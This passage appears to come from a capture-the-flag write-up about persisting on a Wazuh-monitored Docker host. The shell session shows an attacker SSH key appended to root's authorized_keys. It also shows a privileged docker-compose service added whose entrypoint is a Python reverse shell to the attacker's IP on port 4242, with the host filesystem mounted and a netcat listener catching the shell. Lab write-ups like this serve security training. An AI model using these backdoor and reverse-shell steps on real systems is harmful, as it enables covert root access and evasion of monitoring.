-v /:/hostOS. The docker-compose file used to define the current setup isn't monitored by the file system integrity monitor as it's in/var/lib.Again though, this won't work well in this case as we don't have access to the internet though, you could transport the container images from the attack box to the compromised VM via SSH. You would also need to open up a new port for the ssh connection which, would show up on the system inventory report. -
We could modify an existing or new docker-compose setup by, abusing the
entrypointoption to grant us a reverse shell. Using docker-compose also allows us to specify automatic restarts which increases the backdoor's resilience. This option also reverses the typical client-server connection model so, we won't need to open any new ports on the host.
To perform the last option append the following to a new docker-compose file:
version: "2.1"

services:

backdoorservice:

restart: always

image: ghcr.io/jroo1053/ctfscore:master

entrypoint: >
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);

s.connect(("<ATTACKBOXIP>",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);

pty.spawn("/bin/sh")'

volumes:

- /:/mnt

privileged: true
This will create a new docker container using an image that's already available on the system, mount the entire host file system to /mnt/on the container and spawn a reverse shell with python. Listen for the reverse shell connection on the attack box with:
nc -lvnp 4242
Then start the service on the host with:
docker-compose up
Once these are performed you should have a way to access the vulnerable host without relying on SSH, a vulnerable service, or user credentials. Of course, you will still be able to use these other methods in conjunction with the docker-compose reverse shell as, backups.
Answer the questions below
──(witty㉿kali)-[~/bug_hunter/my_keys]
└─$ ssh-keygen

┌──(witty㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDcGZZnZ/BkafcdrWpFJI2XZFGUS2+3KVC/gk253z9IDoaWRlH3sraR76XuhyRprJA3iN6GZITga5hE7MdkXaVyYWVQZNRvrLvOjfN+ig5lXTKs5dAal/GzkynkvrBFMgLHbzq4A9R2lOUe6s1RDnr9z+sZJGbl3ryuyW/lU8HAbfhWVqy/goIG+ddSpYraxm4Od/tlqpPesJjyFvqksp3mSTqy2740cbjkIEGsTrm0fnrZIrq8YfAi2juhoFf4vgX5APp0GbrczuErKxJjy9AmTupaFxJTi655Z3Y2zPuOnJitUunvzQEUxs1kMkIS0J+qT927KOMweiD7d1e3j64lfNQFJRHYxc0h8+h17rxqLu4SZCX64o75RInQaDP/9G4tn2hR+PGWYC3bOqDzygLgIiBMECBfYAqAqo4tz05BAc2ZAKjZ4278jLFwNJcxzTNjH358jj3xtoBtUR+x6PhXQf5ATG5siWuZn44vi+M6ZQcIOMDIqqXZ4qaO+4/ElEc= witty@kali

root@reversegear:/tmp# cd /root/.ssh/
root@reversegear:~/.ssh# ls
authorized_keys
root@reversegear:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDV04oSSRPNKmEFP1orsFNp1UrO4yePKrfZVJThrw/z8X0s40tdcWTASowJUdOC9rEAN2xqng+utR6JJ1SviX8+vwxItFnaibuygKrfIF2wav2osGkPBJRwDozejQVpbRaP+ZdSB21Q4zl/4eaOgYyT/sSGRWPO1ilomG6WmQ5egoqUXBacSNwcpe9ESqdG/7+8pnM778LhXk1nbDFWi4eaoZfCc19WmQtGqxZCjqQI//rzFrgw3DonhRztASAaDihWFCYC7q3FDPRD3NwAYPMeKo/G8du16RF7J49eHH80tvH7gidHdih0vtsme13SGTOt3lnK1pxs9fM/zBxzVIBiLzH+ydxOeTFLN01PfzjXcNPT2TEWC/ctplrB1WHWeIun1xD22URhZMvIhIwuIA66mao45nXMgCUTkVRBus5S+Psl4jwKlmu9SZwvyc1/L2S03aJRkrKW0P26N4+aw6qs2VaPKS3qddPVnrwBQwby3D1wvDAmRFT0/TVIGHGgqg8=
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC0DG1DGv6Yr8Ns7QIS8rZ5eDYTYY5auNryfRMitG0rqwDED2pHVntW7V41kqIa8pclsnfMmw2SRvRYUEFxfTo15M/QRXFEfgYsfka55F/IV7JiIwivTPDCb0r/QlgGa1V0Hbp4PKBFv8J7VACPwiG2oJZi6MRGuBQ12k/WP8o2xGvGiR6EPWfe4JVjVfB9zEJjYGx6XoZvoYiykQ89ZAYx/jJSuSuITLjpFwxlkI7acSVr0QZTeHc4AuSQts01mj6woacY94406Cc0ZfyZcfB50PbzKabPrrY0A1cMrT2QjSEaWfKBgpqM0YhRFU2wduv06amZwzsVaoMsxkBJkh0G4mQSxNU4SPfClGeqPlz6DlgBfcx5DXIKLbY5ss424/9QyeP19+DFDLJZGRIDVtG8Rjc2yeVCQ7TfmrRBpLJ1I3EE01fAm93rShL2qrnymVs+tbuL+uDNH9VTbXMgpC2Zws7vhO7sKKF19B9HUvBgSvzYVo0RgNc9RZ5rSjRblvk=
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCxRVMNoPOMmKUa7Lci3T7sKu+Nn0WFQs8cgDFrfEvU9FsBQmEORcvoQQz14XKHkYLgU1OmealXV/ON4k46UzwGbsEDfsF8Pvchi4vtjLgq8ffueJxT1/gURPIQ943f0U91m3i4eTCK++QC+65G73PCxfgV1xpzgqZHGIb1faQd0+0kkF7WAtuGjkHmy9PUCYEIKAsTn5Kh1wOXxif+hyTy2tE2ngOi2j9IRlIwMO6kgDR//ZNNKKBTOSXJ/6Tz7Ec+G01DXNmmbCbrXzj56417a3bWGJ38RvEqerq1QGWRuXb9KdYqdbZWH7/S7GO1w18xauPfpAfF/tQ0WuVhmMd/BybwSMb9ez9+Z/lJOh2hL9DWdJKJ6tlRihfHb98edrGSxfCvEpjvgiOM01TW4RH2eHD+38nyEqXcQNhYT1Kh7ifwaQa02E63Ab+7+TvjU4CDAMLgGO1n3J5b2KAbUYkAPCk1tvkCYw0fX2eA+9GL1VS3Whkxa8TjbPBskuNepoc=

now uploading my pub key

root@reversegear:~/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDcGZZnZ/BkafcdrWpFJI2XZFGUS2+3KVC/gk253z9IDoaWRlH3sraR76XuhyRprJA3iN6GZITga5hE7MdkXaVyYWVQZNRvrLvOjfN+ig5lXTKs5dAal/GzkynkvrBFMgLHbzq4A9R2lOUe6s1RDnr9z+sZJGbl3ryuyW/lU8HAbfhWVqy/goIG+ddSpYraxm4Od/tlqpPesJjyFvqksp3mSTqy2740cbjkIEGsTrm0fnrZIrq8YfAi2juhoFf4vgX5APp0GbrczuErKxJjy9AmTupaFxJTi655Z3Y2zPuOnJitUunvzQEUxs1kMkIS0J+qT927KOMweiD7d1e3j64lfNQFJRHYxc0h8+h17rxqLu4SZCX64o75RInQaDP/9G4tn2hR+PGWYC3bOqDzygLgIiBMECBfYAqAqo4tz05BAc2ZAKjZ4278jLFwNJcxzTNjH358jj3xtoBtUR+x6PhXQf5ATG5siWuZn44vi+M6ZQcIOMDIqqXZ4qaO+4/ElEc= witty@kali" >> authorized_keys

┌──(witty㉿kali)-[~/.ssh]
└─$ ssh root@10.10.3.55

##################################        Reverse Gear Racing LTD.          ############################################################
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.

Enter passphrase for key '/home/witty/.ssh/id_rsa':
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 16 Feb 00:54:17 UTC 2023

  System load:  0.06               Users logged in:          1
  Usage of /:   73.9% of 18.82GB   IPv4 address for ctf:     172.200.0.1
  Memory usage: 55%                IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                 IPv4 address for eth0:    10.10.3.55
  Processes:    200

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Apr  6 09:11:12 2022 from 192.168.56.1
root@reversegear:~# whoami
root
root@reversegear:~# :)

Detected by Wazuh

Alert Details

    Alert ID: 70147
    Alert Timestamp: 2023-02-16 00:54:18.677000
    Source IP: 10.8.19.103
    Affected Asset: dockerhost
    Alert Description: sshd: authentication success.
    Alert Category: syslog
    Alert Severity: 3
    Alert Score: 3.2


root@reversegear:~/.ssh# cat /var/ossec/etc/ossec.conf
<!--
  Wazuh - Agent - Default configuration for ubuntu 18.04
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
<client>
    <server>
    <address>172.200.0.50</address>
    <port>1514</port>
    <protocol>tcp</protocol>
    </server>
    <config-profile>ubuntu, ubuntu18, ubuntu18.04</config-profile>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
    <enrollment>
    <agent_name>dockerhost</agent_name>
    </enrollment>
</client>


  <client_buffer>
    <!-- Agent buffer options -->
    <disabled>no</disabled>
    <queue_size>25000</queue_size>
    <events_per_second>1000</events_per_second>
  </client_buffer>

  <!-- Policy monitoring -->
  <rootcheck>
    <disabled>no</disabled>
    <check_files>yes</check_files>
    <check_trojans>yes</check_trojans>
    <check_dev>yes</check_dev>
    <check_sys>yes</check_sys>
    <check_pids>yes</check_pids>
    <check_ports>yes</check_ports>
    <check_if>yes</check_if>

    <!-- Frequency that rootcheck is executed - every 12 hours -->
    <frequency>43200</frequency>

    <rootkit_files>etc/shared/rootkit_files.txt</rootkit_files>
    <rootkit_trojans>etc/shared/rootkit_trojans.txt</rootkit_trojans>

    <skip_nfs>yes</skip_nfs>
  </rootcheck>

  <wodle name="cis-cat">
    <disabled>yes</disabled>
    <timeout>1800</timeout>
    <interval>1d</interval>
    <scan-on-start>yes</scan-on-start>

    <java_path>wodles/java</java_path>
    <ciscat_path>wodles/ciscat</ciscat_path>
  </wodle>

  <!-- Osquery integration -->
  <wodle name="osquery">
    <disabled>yes</disabled>
    <run_daemon>yes</run_daemon>
    <log_path>/var/log/osquery/osqueryd.results.log</log_path>
    <config_path>/etc/osquery/osquery.conf</config_path>
    <add_labels>yes</add_labels>
  </wodle>

  <!-- System inventory -->
  <wodle name="syscollector">
    <disabled>no</disabled>
    <interval>1h</interval>
    <scan_on_start>yes</scan_on_start>
    <hardware>yes</hardware>
    <os>yes</os>
    <network>yes</network>
    <packages>yes</packages>
    <ports all="no">yes</ports>
    <processes>yes</processes>

    <!-- Database synchronization settings -->
    <synchronization>
      <max_eps>10</max_eps>
    </synchronization>
  </wodle>

  <sca>
    <enabled>yes</enabled>
    <scan_on_start>yes</scan_on_start>
    <interval>12h</interval>
    <skip_nfs>yes</skip_nfs>
  </sca>

  <!-- File integrity monitoring -->
  <syscheck>
    <disabled>no</disabled>

    <!-- Frequency that syscheck is executed default every 12 hours -->
    <frequency>60</frequency>

    <scan_on_start>yes</scan_on_start>

    <!-- Directories to check  (perform all possible verifications) -->
    <directories>/etc,/usr/bin,/usr/sbin</directories>
    <directories>/bin,/sbin,/boot</directories>
    <directories>/root/</directories>
    <directories>/home/fred/,/home/grafana-admin</directories>
    <!-- Files/directories to ignore -->
    <ignore>/etc/mtab</ignore>
    <ignore>/etc/hosts.deny</ignore>
    <ignore>/etc/mail/statistics</ignore>
    <ignore>/etc/random-seed</ignore>
    <ignore>/etc/random.seed</ignore>
    <ignore>/etc/adjtime</ignore>
    <ignore>/etc/httpd/logs</ignore>
    <ignore>/etc/utmpx</ignore>
    <ignore>/etc/wtmpx</ignore>
    <ignore>/etc/cups/certs</ignore>
    <ignore>/etc/dumpdates</ignore>
    <ignore>/etc/svc/volatile</ignore>

    <!-- File types to ignore -->
    <ignore type="sregex">.log$|.swp$</ignore>

    <!-- Check the file, but never compute the diff -->
    <nodiff>/etc/ssl/private.key</nodiff>

    <skip_nfs>yes</skip_nfs>
    <skip_dev>yes</skip_dev>
    <skip_proc>yes</skip_proc>
    <skip_sys>yes</skip_sys>

    <!-- Nice value for Syscheck process -->
    <process_priority>10</process_priority>

    <!-- Maximum output throughput -->
    <max_eps>100</max_eps>

    <!-- Database synchronization settings -->
    <synchronization>
      <enabled>yes</enabled>
      <interval>5m</interval>
      <max_interval>1h</max_interval>
      <max_eps>10</max_eps>
    </synchronization>
  </syscheck>

  <!-- Log analysis -->
  <localfile>
    <log_format>command</log_format>
    <command>df -P</command>
    <frequency>360</frequency>
  </localfile>

  <localfile>
    <log_format>full_command</log_format>
    <command>netstat -tulpn | sed 's/\([[:alnum:]]\+\)\ \+[[:digit:]]\+\ \+[[:digit:]]\+\ \+\(.*\):\([[:digit:]]*\)\ \+\([0-9\.\:\*]\+\).\+\ \([[:digit:]]*\/[[:alnum:]\-]*\).*/\1 \2 == \3 == \4 \5/' | sort -k 4 -g | sed 's/ == \(.*\) ==/:\1/' | sed 1,2d</command>
    <alias>netstat listening ports</alias>
    <frequency>360</frequency>
  </localfile>

  <localfile>
    <log_format>full_command</log_format>
    <command>last -n 20</command>
    <frequency>360</frequency>
  </localfile>

  <!-- Active response -->
  <active-response>
    <disabled>no</disabled>
    <ca_store>etc/wpk_root.pem</ca_store>
    <ca_verification>yes</ca_verification>
  </active-response>

  <!-- Choose between "plain", "json", or "plain,json" for the format of internal logs -->
  <logging>
    <log_format>plain</log_format>
  </logging>

</ossec_config>

<ossec_config>
  <localfile>
    <log_format>syslog</log_format>
    <location>/var/ossec/logs/active-responses.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/auth.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/syslog</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/dpkg.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/log/kern.log</location>
  </localfile>
  <localfile>
    <log_format>apache</log_format>
    <location>/var/log/apache2/error.log</location>
  </localfile>


  <localfile>
    <log_format>apache</log_format>
    <location>/var/log/apache2/access.log</location>
  </localfile>
</ossec_config>

root@reversegear:~/.ssh# cd /root
root@reversegear:~# ls -lah
total 48K
drwx------  8 root root 4.0K Apr  6  2022 .
drwxr-xr-x 19 root root 4.0K Apr  6  2022 ..
drwx------  3 root root 4.0K Apr  6  2022 .ansible
-rw-------  1 root root    0 Apr  6  2022 .bash_history
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwx------  2 root root 4.0K Apr  6  2022 .cache
drwx------  2 root root 4.0K Apr  6  2022 .docker
drwxr-xr-x  3 root root 4.0K Apr  6  2022 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   23 Apr  6  2022 root.txt
drwx------  3 root root 4.0K Apr  6  2022 snap
drwx------  2 root root 4.0K Apr  6  2022 .ssh
-rw-r--r--  1 root root  165 Apr  6  2022 .wget-hsts
root@reversegear:~# cd .docker
root@reversegear:~/.docker# ls
config.json
root@reversegear:~/.docker# cat config.json

root@reversegear:~# find / -type f -name docker-compose.yml 2>/dev/null
/var/lib/ctf/docker-compose.yml

root@reversegear:~# cd /var/lib/ctf/
root@reversegear:/var/lib/ctf# ls
docker-compose.yml  dockerctf
root@reversegear:/var/lib/ctf# cat docker
docker-compose.yml  dockerctf/
root@reversegear:/var/lib/ctf# cat docker-compose.yml
---
version: '2.1'
networks:
  ctf:
    driver: bridge
    driver_opts:
      com.docker.network.bridge.name: ctf
    ipam:
      config:
        - subnet: "172.200.0.0/24"
          gateway: "172.200.0.1"
services:
  ctflog:
    restart: always
    image: ghcr.io/jroo1053/ctfscorelog:master
    container_name: ctflog
    volumes:
      - ./dockerctf/logs/suricata/:/var/log/suricata
      - ./dockerctf/confs/ctfscorelog/:/etc/ctfscorelog/
      - ./dockerctf/logs/:/var/log/ctfscorelog/
      -  ossec_logs:/var/log/wazuh
    networks:
      - ctf
  ctfscore:
    restart: always
    image: ghcr.io/jroo1053/ctfscore:master
    container_name: ctfscore
    volumes:
      - ./dockerctf/confs/ctfweb:/etc/ctfscore/
    ports:
      - 8000:8000
    healthcheck:
      test: ["CMD", "curl -f", "http://ctfscore:8000/"]
      interval: 30s
      timeout: 10s
      retries: 5
    networks:
      ctf:
        ipv4_address: 172.200.0.30
  suricata:
    restart: always
    image: jasonish/suricata:latest
    container_name: suricata
    volumes:
      - ./dockerctf/logs/suricata:/var/log/suricata/
      - ./dockerctf/confs/suricata/:/etc/suricata/
    cap_add:
      - NET_ADMIN
      - SYS_NICE
      - NET_RAW
    entrypoint: /usr/bin/suricata -c "/etc/suricata/suricata.yaml" -i ctf
    network_mode: host
  ctfwebsite:
    restart: always
    image: ghcr.io/jroo1053/ctfscoreapache:master
    ports:
      - 80:80
    entrypoint: ["/bin/bash", "-c" , "/var/ossec/bin/wazuh-control start && apache2ctl -D FOREGROUND"]
    volumes:
      - ./dockerctf/confs/ctfwebsite/ossec.conf:/var/ossec/etc/ossec.conf
      - ./dockerctf/confs/ctfwebsite/html/:/var/www/html/
    networks:
      ctf:
        ipv4_address: "172.200.0.10"
    depends_on:
      wazuh:
        condition: service_healthy
    healthcheck:
      test: ["CMD", "curl", "http://ctfwebsite:8080"]
      interval: 30s
      timeout: 30s
      retries: 5
    links:
      - wazuh:wazuh
  ctfgrafana:
    restart: always
    image: ghcr.io/jroo1053/ctfscoregrafana:master
    entrypoint: ["/bin/bash", "-c" , '/var/ossec/bin/wazuh-control start && grafana-server -config "/etc/grafana/grafana.ini" -homepath "/usr/share/grafana/"']
    volumes:
      - ./dockerctf/confs/ctfgrafana/ossec.conf:/var/ossec/etc/ossec.conf
      - ./dockerctf/confs/ctfgrafana/grafana.ini:/etc/grafana/grafana.ini
    networks:
      ctf:
        ipv4_address: 172.200.0.20
    depends_on:
      wazuh:
        condition: service_healthy
    links:
      - wazuh:wazuh
    ports:
      - 3000:3000
  wazuh:
    restart: always
    image: wazuh/wazuh-odfe:4.2.5
    hostname: wazuh
    environment:
      - ELASTICSEARCH_URL=https://elasticsearch:9200
      - ELASTIC_USERNAME=admin
      - ELASTIC_PASSWORD=admin
      - FILEBEAT_SSL_VERIFICATION_MODE=none
    volumes:
      - ossec_api_configuration:/var/ossec/api/configuration
      - ossec_etc:/var/ossec/etc
      - ossec_logs:/var/ossec/logs
      - ossec_queue:/var/ossec/queue
      - ossec_var_multigroups:/var/ossec/var/multigroups
      - ossec_integrations:/var/ossec/integrations
      - ossec_active_response:/var/ossec/active-response/bin
      - ossec_agentless:/var/ossec/agentless
      - ossec_wodles:/var/ossec/wodles
      - filebeat_etc:/etc/filebeat
      - filebeat_var:/var/lib/filebeat
    healthcheck:
      test: ["CMD", "curl","-u", "wazuh:wazuh", "-k", "-X", "GET", "https://wazuh:55000/security/user/authenticate"]
      interval: 30s
      timeout: 10s
      retries: 5
    networks:
      ctf:
        ipv4_address: 172.200.0.50
        aliases:
          - wazuh

volumes:
  ossec_api_configuration:
  ossec_etc:
  ossec_logs:
  ossec_queue:
  ossec_var_multigroups:
  ossec_integrations:
  ossec_active_response:
  ossec_agentless:
  ossec_wodles:
  filebeat_etc:
  filebeat_var:

now edit it

root@reversegear:/var/lib/ctf# nano docker-compose.yml
root@reversegear:/var/lib/ctf# cat docker-compose.yml
---
version: '2.1'
networks:
  ctf:
    driver: bridge
    driver_opts:
      com.docker.network.bridge.name: ctf
    ipam:
      config:
        - subnet: "172.200.0.0/24"
          gateway: "172.200.0.1"
services:
  ctflog:
    restart: always
    image: ghcr.io/jroo1053/ctfscorelog:master
    container_name: ctflog
    volumes:
      - ./dockerctf/logs/suricata/:/var/log/suricata
      - ./dockerctf/confs/ctfscorelog/:/etc/ctfscorelog/
      - ./dockerctf/logs/:/var/log/ctfscorelog/
      -  ossec_logs:/var/log/wazuh
    networks:
      - ctf
  ctfscore:
    restart: always
    image: ghcr.io/jroo1053/ctfscore:master
    container_name: ctfscore
    volumes:
      - ./dockerctf/confs/ctfweb:/etc/ctfscore/
    ports:
      - 8000:8000
    healthcheck:
      test: ["CMD", "curl -f", "http://ctfscore:8000/"]
      interval: 30s
      timeout: 10s
      retries: 5
    networks:
      ctf:
        ipv4_address: 172.200.0.30
  suricata:
    restart: always
    image: jasonish/suricata:latest
    container_name: suricata
    volumes:
      - ./dockerctf/logs/suricata:/var/log/suricata/
      - ./dockerctf/confs/suricata/:/etc/suricata/
    cap_add:
      - NET_ADMIN
      - SYS_NICE
      - NET_RAW
    entrypoint: /usr/bin/suricata -c "/etc/suricata/suricata.yaml" -i ctf
    network_mode: host
  ctfwebsite:
    restart: always
    image: ghcr.io/jroo1053/ctfscoreapache:master
    ports:
      - 80:80
    entrypoint: ["/bin/bash", "-c" , "/var/ossec/bin/wazuh-control start && apache2ctl -D FOREGROUND"]
    volumes:
      - ./dockerctf/confs/ctfwebsite/ossec.conf:/var/ossec/etc/ossec.conf
      - ./dockerctf/confs/ctfwebsite/html/:/var/www/html/
    networks:
      ctf:
        ipv4_address: "172.200.0.10"
    depends_on:
      wazuh:
        condition: service_healthy
    healthcheck:
      test: ["CMD", "curl", "http://ctfwebsite:8080"]
      interval: 30s
      timeout: 30s
      retries: 5
    links:
      - wazuh:wazuh
  ctfgrafana:
    restart: always
    image: ghcr.io/jroo1053/ctfscoregrafana:master
    entrypoint: ["/bin/bash", "-c" , '/var/ossec/bin/wazuh-control start && grafana-server -config "/etc/grafana/grafana.ini" -homepath "/usr/share/grafana/"']
    volumes:
      - ./dockerctf/confs/ctfgrafana/ossec.conf:/var/ossec/etc/ossec.conf
      - ./dockerctf/confs/ctfgrafana/grafana.ini:/etc/grafana/grafana.ini
    networks:
      ctf:
        ipv4_address: 172.200.0.20
    depends_on:
      wazuh:
        condition: service_healthy
    links:
      - wazuh:wazuh
    ports:
      - 3000:3000
  wazuh:
    restart: always
    image: wazuh/wazuh-odfe:4.2.5
    hostname: wazuh
    environment:
      - ELASTICSEARCH_URL=https://elasticsearch:9200
      - ELASTIC_USERNAME=admin
      - ELASTIC_PASSWORD=admin
      - FILEBEAT_SSL_VERIFICATION_MODE=none
    volumes:
      - ossec_api_configuration:/var/ossec/api/configuration
      - ossec_etc:/var/ossec/etc
      - ossec_logs:/var/ossec/logs
      - ossec_queue:/var/ossec/queue
      - ossec_var_multigroups:/var/ossec/var/multigroups
      - ossec_integrations:/var/ossec/integrations
      - ossec_active_response:/var/ossec/active-response/bin
      - ossec_agentless:/var/ossec/agentless
      - ossec_wodles:/var/ossec/wodles
      - filebeat_etc:/etc/filebeat
      - filebeat_var:/var/lib/filebeat
    healthcheck:
      test: ["CMD", "curl","-u", "wazuh:wazuh", "-k", "-X", "GET", "https://wazuh:55000/security/user/authenticate"]
      interval: 30s
      timeout: 10s
      retries: 5
    networks:
      ctf:
        ipv4_address: 172.200.0.50
        aliases:
          - wazuh

volumes:
  ossec_api_configuration:
  ossec_etc:
  ossec_logs:
  ossec_queue:
  ossec_var_multigroups:
  ossec_integrations:
  ossec_active_response:
  ossec_agentless:
  ossec_wodles:
  filebeat_etc:
  filebeat_var:
version: "2.1"
services:
  backdoorservice:
    restart: always
    image: ghcr.io/jroo1053/ctfscore:master
    entrypoint: >
       python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
       s.connect(("10.8.19.103",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
       pty.spawn("/bin/sh")'
    volumes:
      - /:/mnt
    privileged: true


docker backdoor

root@reversegear:/var/lib/ctf# docker-compose up
WARNING: Some networks were defined but are not used by any service: ctf
Creating network "ctf_default" with the default driver
WARNING: Found orphan containers (ctf_wazuh_1, ctflog, suricata, ctf_ctfgrafana_1, ctf_ctfwebsite_1, ctfscore) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Creating ctf_backdoorservice_1 ... done
Attaching to ctf_backdoorservice_1

┌──(witty㉿kali)-[~/bug_hunter]
└─$ rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.19.103] from (UNKNOWN) [10.10.3.55] 59100
# whoami
whoami
root
# :)
Abuse docker to establish a backdoor on the host system
Question Done
Conclusion
I hope you've enjoyed this room and learned a few things. As previously mentioned this room was the first public test of the CTF scoring system project I've been developing. I have enclosed a link to the source code for the scoring system, It's licensed under AGPL-3.0 so feel free to modify it or add the system to your own CTF. There's documentation on installation and configuration available in the repo as well as links to prebuilt docker images.
Repo Link: https://github.com/Jroo1053/CTFScore
Thanks for playing.
Answer the questions below
Read the above
Question Done
[[Basic Static Analysis]]